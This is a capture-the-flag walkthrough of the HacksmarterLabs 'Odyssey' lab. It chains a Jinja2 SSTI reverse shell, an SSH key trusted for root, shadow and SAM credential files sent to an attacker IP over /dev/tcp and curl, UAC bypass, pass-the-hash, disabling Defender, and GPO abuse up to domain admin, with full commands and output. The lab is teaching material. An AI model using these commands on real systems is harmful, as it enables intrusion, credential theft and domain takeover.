Odyssey

Summary
Odyssey is a HacksmarterLabs black-box engagement with three machines in scope: one Linux web server and two Windows enterprise hosts (EC2AMAZ-NS87CNK and DC01.hsm.local). The brief warns that the Domain Controllers are in a broken, half-migrated state and are not synchronising, so LDAP-heavy automation like BloodHound is expected to fail or lie. The whole box is built around that constraint: every time the “normal” tool would carry you, it is either unavailable or misleading, and you have to reach the next identity by hand.
The foothold is a Flask app on port 5000, the Odyssey Portal, whose “template preview” feature is a textbook Jinja2 server-side template injection. Rendering {{ self.__init__.__globals__... }} gives code execution as ghill_sa on the Linux host. Privilege escalation there is a single misconfiguration: ghill_sa’s own SSH key is also an authorised key for root, so ssh root@localhost drops straight into a root shell with no password. Reading /etc/shadow and cracking it yields P@ssw0rd!, which matters not for the Linux box (already root) but as a reusable secret.
That password is the bridge into the Windows estate: ghill_sa is a local account on EC2AMAZ-NS87CNK too, and ghill_sa:P@ssw0rd! authenticates locally over SMB and RDP. On that host the escalation is a UAC subtlety: ghill_sa is a member of Backup Operators, but the group SID is marked deny-only in the default filtered token, so SeBackupPrivilege is invisible until RunasCs --bypass-uac hands back a full high-integrity token. With SeBackupPrivilege enabled, the SAM and SYSTEM hives dump cleanly, and the local secrets are where the box turns.
The SAM is a deliberate flood of noise: two dozen decoy accounts sharing one placeholder hash, mirrored by a pile of document “credentials” scattered on disk, all rabbit holes. Exactly one account matters. bbarkinson is a local administrator whose NT hash is reused by the domain account of the same name, and kerbrute is what cuts through the noise by proving that of every SAM username, only bbarkinson and Administrator are real domain principals. From there:
bbarkinson’s hash is local admin onEC2AMAZ-NS87CNK, so pass-the-hash (after disabling Defender) grabs the second flag.- The same hash authenticates to
DC01over LDAP. With BloodHound off the table, a single targetedbloodyAD get writablequery reveals thatbbarkinsonhas write access over a Group Policy Object, Finance Policy. pygpoabuseweaponises that write into an immediate scheduled task that addsbbarkinsonto the DC’s Administrators group, which is full domain compromise.
Category: HacksmarterLabs Challenge Lab. Starting position: unauthenticated on the internal segment, VPN only. Goal: compromise all three in-scope hosts, up to Domain Admin on
hsm.local. Theme: a broken AD where the automation fails on purpose. Every hop is a manual, single-primitive move: one injection, one trusted key, one reused password, one deny-only privilege, one writable GPO.
1. Recon
The engagement starts against a single reachable Linux host. A focused service scan shows only SSH and a Python web server:
1
nmap -vvv -p 22,5000 -4 -sVC -Pn -oN nmap 10.1.151.67
1
2
3
4
5
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.14 (Ubuntu Linux; protocol 2.0)
5000/tcp open  http    Werkzeug httpd 3.1.3 (Python 3.12.3)
|_http-title: Odyssey Portal
|_http-server-header: Werkzeug/3.1.3 Python/3.12.3
Port 5000 serving Werkzeug/Python is the signature of a Flask development server. The title, Odyssey Portal, and the page itself describe an “Internal Template Preview Service”: a form that takes a template string and renders it back. A web app whose entire purpose is to render user-supplied templates is the loudest possible invitation to template injection.
 The Odyssey Portal on port 5000. Its one feature is a box that renders whatever template string you submit, with the Jinja2 SSTI payload already entered here before hitting Render.
2. Foothold: Jinja2 SSTI on the Odyssey Portal
Why the app is exploitable
Flask ships with Jinja2, and the vulnerable pattern is a server that concatenates user input into a template and then calls render_template_string on the result. When that happens, anything between {{ }} is evaluated by the Jinja2 engine server-side, with access to the Python objects in scope. That is server-side template injection (SSTI), and in Jinja2 it escalates to full code execution because Python never really hides anything: from any object you can walk back up to the base object class, enumerate its subclasses, and reach modules like os.
A quick probe confirms evaluation before weaponising it. Submitting {{ 7*7 }} returns 49 rather than the literal string, which proves the input is being rendered, not echoed.
The classic globals chain
The payload used here is the well-known “globals” chain that avoids subclass hunting entirely:
1
{{ self.__init__.__globals__.__builtins__.__import__('os').popen('id').read() }}
Walking it left to right explains why it works:
selfis the template’s rendering context object..__init__is its constructor, a function..__globals__is the dictionary of globals that function was defined in, which includes__builtins__..__builtins__.__import__('os')imports theosmodule from those builtins.os.popen('id').read()runs a shell command and returns its output into the rendered page.
Swapping id for a reverse shell one-liner turns the preview feature into a shell. A listener is started on the attacker host first:
1
rlwrap nc -lvnp 9999
Then the following template is submitted through the form:
1
{{ self.__init__.__globals__.__builtins__.__import__('os').popen('bash -c "bash -i >& /dev/tcp/10.200.78.74/9999 0>&1"').read() }}
The listener catches a shell running as the service account ghill_sa.
SSTI is not “an XSS that runs on the server”. XSS runs in a victim’s browser, sandboxed by the same-origin policy. SSTI runs in the web application’s own interpreter, so in a Jinja2/Flask app it is a direct path to code execution as the web process. Any feature that renders user-controlled template syntax should be treated as remote code execution until proven otherwise.
3. Linux privilege escalation: a service key that also unlocks root
An SSH key that trusts root
Landing as ghill_sa, the first thing worth inspecting is the account’s own .ssh directory, because a service account that logs in over SSH usually keeps keys there:
1
ls -la ~/.ssh
1
authorized_keys  id_ed25519  id_ed25519.pub  known_hosts  known_hosts.old
The account’s own authorized_keys is empty, so nothing else logs into ghill_sa. But the presence of a private key (id_ed25519) is the interesting part: the question is who trusts the matching public key. The fastest way to answer that is simply to try the highest-value target, root, over the loopback interface. SSH automatically offers ~/.ssh/id_ed25519 as a default identity, so no -i flag is needed:
1
ssh root@localhost
1
2
3
4
Welcome to Ubuntu 24.04.3 LTS (GNU/Linux 6.14.0-1016-aws x86_64)
Last login: Wed Nov 19 11:16:38 2025 from 10.0.0.247
root@ip-10-1-151-67:~# id
uid=0(root) gid=0(root) groups=0(root)
No password prompt. That means root’s authorized_keys contains ghill_sa’s public key: the same keypair that authenticates the service account is also trusted for root logins. The Last login ... from 10.0.0.247 line confirms this is a real, routinely-used trust relationship, not an accident of this session. The user flag lives in /root.
This is a key-reuse trust failure, not a password problem. There is nothing to crack: because
rootauthorised a key that a lower-privileged account also holds the private half of,ssh root@localhostis a free privilege escalation. When you land on a Linux host, always check both directions of SSH trust: whose keys can log into you, and whoseauthorized_keysyour keys appear in.
Cracking the shadow for a reusable password
Root on the Linux box is already the objective there, but this is a three-host engagement and the Windows side is still untouched. Before moving on, the local password store is worth harvesting, because reused passwords are exactly the kind of thing that crosses a Linux/Windows boundary. Cracking is done off-host, so the two files that unshadow needs, /etc/passwd and /etc/shadow, have to come back to the attacker box first.
This is a Linux target with a plain reverse shell and no guarantee that scp, curl, or a web server is available or allowed outbound. Bash’s own /dev/tcp pseudo-device covers that gap: writing to /dev/tcp/<host>/<port> opens a raw TCP connection from the shell itself, with no extra binary involved. Pairing it with a listener on the attacker side turns any command’s stdout into a file transfer.
On the attacker host, a listener is opened per file and its output redirected straight to disk:
1
nc -lnvp 9999 > passwd
On the target (in the root shell), the file is streamed into the matching TCP connection:
1
cat /etc/passwd > /dev/tcp/10.200.78.74/9999
nc writes everything it receives into passwd and the connection closes when cat finishes, so the listener returns. Repeating the pair for the shadow file pulls the hashes across:
1
nc -lnvp 9999 > shadow
1
cat /etc/shadow > /dev/tcp/10.200.78.74/9999
With both files local, unshadow merges them into a John the Ripper-readable format. The root and ghill_sa entries turn out to carry an identical $6$ (SHA-512 crypt) hash, so only one hash is actually loaded and cracked:
1
2
unshadow passwd shadow > unshadowed
john unshadowed --wordlist=/opt/rockyou.txt
1
2
3
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
P@ssw0rd!        (ghill_sa)
1g 0:00:01:04 DONE (2026-08-06 12:23)
The password is P@ssw0rd!, and because root shares the same hash, that single crack is the plaintext for both local accounts. Its real value is off-host.
> /dev/tcp/host/portis a bash builtin, not a file or a program, so it works even on stripped-down hosts wherenc,curl, andwgetare missing. It only exists inbash(notsh/dash), and it is strictly one-directional per redirect:>sends,<receives. It is the most dependable exfil primitive to reach for from a raw reverse shell.
4. Credential reuse into the Windows estate
The scope named two Windows hosts. Resolving the internal names gives a Server 2025 member host and the Domain Controller:
1
2
10.1.1.75      EC2AMAZ-NS87CNK.hsm.local
10.1.77.132    DC01.hsm.local  hsm.local
The obvious next move is to try the freshly cracked password against the Windows member host with NetExec (nxc). ghill_sa turns out to be a local account there too, so local authentication with the same password succeeds:
1
2
nxc smb 10.1.1.75 -u ghill_sa -p 'P@ssw0rd!' --local-auth
nxc rdp 10.1.1.75 -u ghill_sa -p 'P@ssw0rd!' --local-auth
1
2
SMB   10.1.1.75  445   EC2AMAZ-NS87CNK  [+] EC2AMAZ-NS87CNK\ghill_sa:P@ssw0rd!
RDP   10.1.1.75  3389  EC2AMAZ-NS87CNK  [+] EC2AMAZ-NS87CNK\ghill_sa:P@ssw0rd! (Pwn3d!)
--local-auth is not incidental here. The scenario says the DCs are broken and out of sync, so the reliable way to authenticate against the member host is against its own SAM database rather than the domain. The (Pwn3d!) on RDP is not administrative access, it only reflects that ghill_sa is in the Remote Desktop Users group; the account is an unprivileged local user that happens to be allowed to log on interactively.
5. Local privilege escalation on EC2AMAZ: Backup Operators behind UAC
The deny-only Backup Operators SID
An RDP or RunasCs session as ghill_sa shows an unremarkable group list at first glance, until you read the attributes column:
1
whoami /groups
1
2
3
Group Name              Type   SID           Attributes
BUILTIN\Backup Operators Alias S-1-5-32-551  Group used for deny only
BUILTIN\Remote Desktop Users Alias S-1-5-32-555 Mandatory group, Enabled by default, Enabled group

ghill_sa is a member of BUILTIN\Backup Operators, but the group is flagged “Group used for deny only” in the current token.
ghill_sa is a member of Backup Operators, a privileged group whose members hold SeBackupPrivilege and SeRestorePrivilege. But Backup Operators is one of the powerful groups that Windows UAC subjects to token filtering: at an interactive/non-elevated logon, the user gets a filtered medium-integrity token where that group SID is stamped deny-only. A deny-only SID can only ever be used to deny access, never to grant it, and the privileges the group would confer are stripped out of the filtered token. That is why whoami /priv at this point does not even list SeBackupPrivilege: it exists in the account’s full token, just not in the one you are holding.
RunasCs –bypass-uac for a full token
The fix is to obtain the elevated (full) token that contains the group in its enabled form. Because we know ghill_sa’s password, RunasCs can create a fresh logon and request UAC elevation in one step. First, staging the tools over an uploadserver HTTP server on the attacker box:
1
uvx uploadserver 8000
1
2
curl.exe 10.200.78.74:8000/exe/RunasCs.exe -o run.exe -s
.\run.exe ghill_sa 'P@ssw0rd!' "whoami /priv" --bypass-uac
1
2
3
4
5
6
7
PRIVILEGES INFORMATION
Privilege Name                Description                    State
SeBackupPrivilege             Back up files and directories  Disabled
SeRestorePrivilege            Restore files and directories  Disabled
SeShutdownPrivilege           Shut down the system           Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
 With
With --bypass-uac, the full token now carries SeBackupPrivilege and SeRestorePrivilege (present but Disabled).
The two backup privileges have appeared. They show as Disabled, which as with any token privilege means “present but not yet turned on”, not “denied”. To keep an interactive foothold in that elevated context, the same call is used to spawn a reverse shell:
1
.\run.exe ghill_sa 'P@ssw0rd!' cmd.exe -r 10.200.78.74:9999 --bypass-uac

RunasCs launching cmd.exe back to the attacker with a full token, via CreateProcessWithLogonW.
Enabling SeBackupPrivilege and looting the SAM
A Disabled privilege still has to be explicitly enabled in the token before the kernel honours it. A small helper, EnableAllTokenPrivs.ps1 (Lee Holmes’ token-privilege adjuster), does that for every privilege the token owns:
1
2
3
4
powershell -ep bypass
curl.exe 10.200.78.74:8000/ps1/EnableAllTokenPrivs.ps1 -Os
.\EnableAllTokenPrivs.ps1
whoami /priv
1
2
SeBackupPrivilege             Back up files and directories  Enabled
SeRestorePrivilege            Restore files and directories  Enabled
SeBackupPrivilege is the “read any file, ignoring its DACL” right. The registry honours it directly through reg save, so the SAM and SYSTEM hives can be copied out even though a normal user cannot read them:
1
2
reg save hklm\sam .\sam
reg save hklm\system .\system
The two hives are pushed back to the attacker’s upload server and parsed offline with Impacket’s secretsdump.py:
1
2
curl.exe -F files=@sam 10.200.78.74:8000/upload
curl.exe -F files=@system 10.200.78.74:8000/upload
 Exfiltrating the registry hives with
 curl -F to a Python upload server.
1
secretsdump.py -sam sam -system system LOCAL
1
2
3
4
5
6
7
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:d5cad8a9782b2879bf316f56936f1e36:::
ghill_sa:1000:aad3b435b51404eeaad3b435b51404ee:217e50203a5aba59cefa863c724bf61b:::
fin_user1:1001:aad3b435b51404eeaad3b435b51404ee:5d9dc889caa181140f5ec16016ab3754:::
hr_admin:1002:aad3b435b51404eeaad3b435b51404ee:5d9dc889caa181140f5ec16016ab3754:::
...
bbarkinson:1021:aad3b435b51404eeaad3b435b51404ee:53c3709ae3d9f4428a230db81361ffbc:::
ghill_sa’s SAM hash217e5020...is the NT hash ofP@ssw0rd!, which confirms the same password we cracked on Linux is what protects his Windows account. That is the whole point of harvesting the shadow file even after already owning root: the reused secret is the pivot, not the root shell.
SeBackupPrivilege, how token privileges are held in a Disabled state until enabled, and why that “read any file” right dumps the SAM are covered in more depth on the Windows Logon Types and Privileges theory page.
6. From a local SAM dump to a domain identity
The loot flood is (almost entirely) a decoy
Two things about that SAM dump are designed to waste your time. First, roughly two dozen accounts (fin_user1, hr_admin, proj_mgr, db_readonly, vpn_user, and so on) all share the same NT hash 5d9dc889..., a single placeholder password stamped across a crowd of fake users. Second, the Linux host and the member host were littered with plausible credential files, each naming one of those same users:
1
2
3
4
5
Finance_Access.txt      ->  fin_user1 : Spring2025!
HR_Portal_Login.txt     ->  hr_admin  : Welcome123!
DevOps_Notes.pdf        ->  devops_user : Pipeline@2025
ProjectServer_Creds.txt ->  proj_mgr  : Delta@789
...
None of those document passwords even match the shared SAM hash, and none of the accounts are useful. They exist to bury the one account that is.
kerbrute: which usernames are real domain accounts
The way to cut through the noise, given that BloodHound and LDAP enumeration are unreliable on this broken domain, is to ask the KDC directly which of these names actually exist as domain principals. Kerberos pre-authentication leaks that: a request for a non-existent user returns KDC_ERR_C_PRINCIPAL_UNKNOWN, while a real one returns a different error (or a ticket). kerbrute automates exactly this, and the --downgrade flag forces RC4 so it works against a host that may not offer modern etypes:
1
2
tr -s '[:space:]' '\n' < pusers | grep -v '^$' > users.txt
kerbrute -d hsm.local --dc DC01.hsm.local --downgrade -t 10 userenum users.txt
1
2
3
2026/08/07 19:29:11 >  [+] VALID USERNAME:  bbarkinson@hsm.local
2026/08/07 19:29:11 >  [+] VALID USERNAME:  Administrator@hsm.local
2026/08/07 19:29:11 >  Done! Tested 27 usernames (2 valid) in 0.459 seconds
Of 27 SAM usernames, exactly two are real domain accounts. Administrator is expected. bbarkinson is the target: it is the one non-decoy user, and its NT hash 53c3709a... came straight out of the local SAM.
Pass-the-hash to the second flag
Before pivoting to the domain, bbarkinson’s hash finishes the member host. net localgroup administrators shows it is a local administrator alongside Administrator, so its hash is local-admin-equivalent on EC2AMAZ-NS87CNK:
1
nxc smb 10.1.1.75 -u bbarkinson -H 53c3709ae3d9f4428a230db81361ffbc --local-auth
1
SMB  10.1.1.75  445  EC2AMAZ-NS87CNK  [+] EC2AMAZ-NS87CNK\bbarkinson:53c3709ae3d9f4428a230db81361ffbc (Pwn3d!)
Windows Defender flagged the code-execution attempts at this point, so it is disabled first over WMI (which itself only needs the hash), then Impacket’s psexec.py runs cleanly:
1
2
nxc wmi 10.1.1.75 -u bbarkinson -H 53c3709ae3d9f4428a230db81361ffbc --local-auth \
  -X 'Set-MpPreference -DisableRealTimeMonitoring $true'

Get-MpPreference confirming DisableRealtimeMonitoring flipping from False to True after the WMI command.
1
psexec.py bbarkinson@10.1.1.75 -hashes :53c3709ae3d9f4428a230db81361ffbc
1
2
3
4
5
[*] Found writable share ADMIN$
[*] Uploading file pfXviuPH.exe
[*] Creating service yjkc on 10.1.1.75.....
[*] Starting service yjkc.....
Microsoft Windows [Version 10.0.26100.3476]
That opens a SYSTEM shell on the member host, and the Administrator desktop holds the second flag.
Disabling real-time monitoring is a noisy, destructive change on a client host. In a real engagement it should be the last resort and always reverted (
Set-MpPreference -DisableRealTimeMonitoring $false) once the objective is met. Prefer AMSI-aware, in-memory execution over tampering with the endpoint’s security posture where the rules of engagement allow.
7. Domain compromise: one writable GPO
Enumerating without BloodHound
The same bbarkinson NT hash authenticates to the Domain Controller over LDAP, so the domain account really does reuse the local account’s password:
1
nxc ldap DC01.hsm.local -u bbarkinson -H 53c3709ae3d9f4428a230db81361ffbc
1
LDAP  10.1.77.132  389  DC01  [+] hsm.local\bbarkinson:53c3709ae3d9f4428a230db81361ffbc
Now the “broken DC” theme bites. BloodHound’s SharpHound/Python collectors pull the entire directory and its ACLs in bulk, and on a DC that is failing to replicate that collection is exactly what the scenario warns will be incomplete or wrong. Rather than fight it, a single targeted query asks only “what can this principal write?” bloodyAD’s get writable does one authenticated bind and returns the writable objects directly:
1
bloodyAD --host DC01.hsm.local -d hsm.local -u bbarkinson -p :53c3709ae3d9f4428a230db81361ffbc get writable
1
2
3
4
5
6
7
8
distinguishedName: CN=Brian Barkinson,CN=Users,DC=hsm,DC=local
permission: WRITE

distinguishedName: CN={526CDF3A-10B6-4B00-BCFA-36E59DCD71A2},CN=Policies,CN=System,DC=hsm,DC=local
permission: CREATE_CHILD; WRITE

distinguishedName: CN=Machine,CN={526CDF3A-10B6-4B00-BCFA-36E59DCD71A2},CN=Policies,CN=System,DC=hsm,DC=local
permission: CREATE_CHILD; WRITE
Besides write over its own user object (not useful on its own), bbarkinson has CREATE_CHILD; WRITE over a Group Policy Container and its Machine and User sub-containers. Reading the object back names it:
1
2
bloodyAD --host DC01.hsm.local -d hsm.local -u bbarkinson -p :53c3709ae3d9f4428a230db81361ffbc \
  get object "CN={526CDF3A-10B6-4B00-BCFA-36E59DCD71A2},CN=Policies,CN=System,DC=hsm,DC=local"
1
2
3
displayName: Finance Policy
gPCFileSysPath: \\hsm.local\SysVol\hsm.local\Policies\{526CDF3A-10B6-4B00-BCFA-36E59DCD71A2}
objectClass: top; container; groupPolicyContainer
Write access over a linked GPO is one of the highest-value ACL primitives in AD: whoever can edit a GPO controls policy, including scripts and scheduled tasks, on every machine and user the GPO applies to. The idea of hunting for and abusing writable objects like this is the ACL-abuse pattern described on the ACL theory page.
Weaponising the GPO write
pygpoabuse takes a GPO GUID and injects an immediate scheduled task into it, editing both the GPC attributes over LDAP and the corresponding files under SYSVOL, both of which bbarkinson can write. The task command adds bbarkinson to the local Administrators group:
1
2
3
pygpoabuse -gpo-id "526CDF3A-10B6-4B00-BCFA-36E59DCD71A2" hsm.local/bbarkinson \
  -hashes :53c3709ae3d9f4428a230db81361ffbc \
  -command "net localgroup administrators bbarkinson /add"
1
[+] ScheduledTask TASK_8964f427 created!
Because Finance Policy is linked such that the Domain Controller itself processes it, the next policy refresh runs that task on DC01. On a Domain Controller there is no separate local Administrators group: net localgroup administrators edits BUILTIN\Administrators, the domain’s most privileged group. Once the task fires, bbarkinson is a full administrator of the DC:
1
nxc smb DC01.hsm.local -u bbarkinson -H 53c3709ae3d9f4428a230db81361ffbc
1
SMB  10.1.77.132  445  DC01  [+] hsm.local\bbarkinson:53c3709ae3d9f4428a230db81361ffbc (Pwn3d!)
root.txt
WinRM is now open to the elevated account, so evil-winrm gives an interactive shell, and the final flag is on the Administrator desktop of the DC:
1
evil-winrm -i DC01.hsm.local -u bbarkinson -H 53c3709ae3d9f4428a230db81361ffbc
Reading the flag from the Administrator desktop:
1
type C:\Users\Administrator\Desktop\root.txt
1
HSM{redacted}
GPO abuse is often not instantaneous. The immediate scheduled task runs on the target’s next Group Policy refresh cycle, so a short wait between
pygpoabuseand confirming access is normal rather than a sign of failure. Modifying a production GPO is also a high-blast-radius action: it can affect every object the policy is linked to, so scope and clean-up matter.
Understanding the Attack Chain
| # | Primitive | Severity in isolation | Severity composed |
|---|---|---|---|
| 1 | Jinja2 SSTI on the portal | High: RCE as web user | Entry point to the whole estate |
| 2 | ghill_sa key trusts root | High: instant local root | Yields the shadow file to crack |
| 3 | Cracked P@ssw0rd! (reused) | Low alone | Crosses Linux to Windows local auth |
| 4 | Backup Operators (deny-only) | Medium: needs UAC bypass | SeBackupPrivilege reads the SAM |
| 5 | Local SAM dump | Medium: local hashes | Leaks a reused domain hash |
| 6 | bbarkinson hash reuse | High: local admin | Same hash is valid on the domain |
| 7 | Writable Finance Policy GPO | Critical: policy control | Scheduled task makes bbarkinson DC admin |